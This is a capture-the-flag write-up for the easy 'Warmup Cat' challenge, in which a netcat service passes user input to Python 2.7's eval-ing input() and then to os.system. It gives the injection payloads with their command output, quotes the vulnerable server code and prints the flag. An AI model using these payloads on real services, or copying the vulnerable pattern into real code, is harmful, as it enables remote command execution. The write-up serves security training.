WARMUP CAT

Author: BIT SENTINEL

[Publish Date]
European Cyber Security Challenge

1.Initial Write-Up

Description

Basic description of the challenge: https://imgur.com/a/NAuGuop

2. Challenge specifications

- Category: Misc/Web
- Difficulty: Easy
- Estimated time: 1h – 2h

3.Questions and answers

What is the flag?

Flag: ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}

4.Setup instructions

```
docker-compose up --build
```

5.Artefact hashes

FILES	**MD5**	**SHA256**
deployment.yaml	CBB02365B5F063499758A31076E31674	A2D73B568F3A46B3B729EB043C01A748AB74A69018ACB2AE1F91E0DB8FD4885A
docker-compose.yml	630A8F069E2B18FB733E3F0A2F031797	1C4A2D2B198AD1ABAE01AEDC3AFB97852E07BAF8634FC5C8C678BA6F1BE3D216
Dockerfile	FD95D9896F2526655DC38AE2E89D4DB8	692B2A3276D9E62A619EE46D115516B77634FC7F7B683F76B0062CB62F253193
server/run.sh	B50FC33EDB46D785B84D969AC5FC6FAD	7CC34EBDAC143B58DB7E4AC37640B2D2329F1D73CE0BBF35E04F8E0DF34D448C
server/server.py	6572F554143A16EED0C0BB9C0B08CB2B	E35E76E81B3B7BC904FBE1171FDBC1535E5BBDF12D8E74AD93A84CA0CC661D4D

6.Tools needed


- Netcat
- Python
- Telnet

7.Walkthrough (writeup)

The participant has a hint within the challenge description to refer to Python 2.7 input vulnerability by taking a look at the following piece of code.


```
os.system(('\\cat ' + Niswanob1))
```

Furthermore, during the interaction, the participant can identify the vulnerable input function.




```
lucian@h:~/Desktop/ctf/warmup-cat$ nc h 2377
Exec:

Traceback (most recent call last):
  File "server.py", line 2, in <module>
    Niswanob1=input('Exec: ')
  File "<string>", line 0

    ^
SyntaxError: unexpected EOF while parsing
```

From the Python 2.7 manual, we can observe the following:




```
Help on built-in function input in module __builtin__:

input(...)
    input([prompt]) -> value

    Equivalent to eval(raw_input(prompt)).
(END)
```

Furthermore, the participant can run OS commands on the target system.



```
lucian@h:~/Desktop/ctf/warmup-cat$ nc h 2377
Exec: __import__('os').system('ls -al')
__import__('os').system('ls -al')
total 28
drwxr-xr-x 1 root root 4096 Sep 24 13:01 .
drwxr-xr-x 1 root root 4096 Sep 24 12:57 ..
-rw-r--r-- 1 dctf dctf  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 dctf dctf 3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 dctf dctf  655 Jul 12  2019 .profile
-rwxr-xr-x 1 root root   16 Sep 23 11:57 run.sh
-rwxr-xr-x 1 root root  141 Sep 24 13:00 server.py
Traceback (most recent call last):
  File "server.py", line 3, in <module>
    os.system(('\\cat ' + Niswanob1))
TypeError: cannot concatenate 'str' and 'int' objects
```



```
lucian@h:~/Desktop/ctf/warmup-cat$ nc h 2377
Exec: __import__('os').system('/bin/cat server.py')
__import__('os').system('/bin/cat server.py')
import os
Niswanob1=input('Exec: ')
os.system(('\\cat ' + Niswanob1))
# ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}Traceback (most recent
 call last):
  File "server.py", line 3, in <module>
    os.system(('\\cat ' + Niswanob1))
TypeError: cannot concatenate 'str' and 'int' objects
```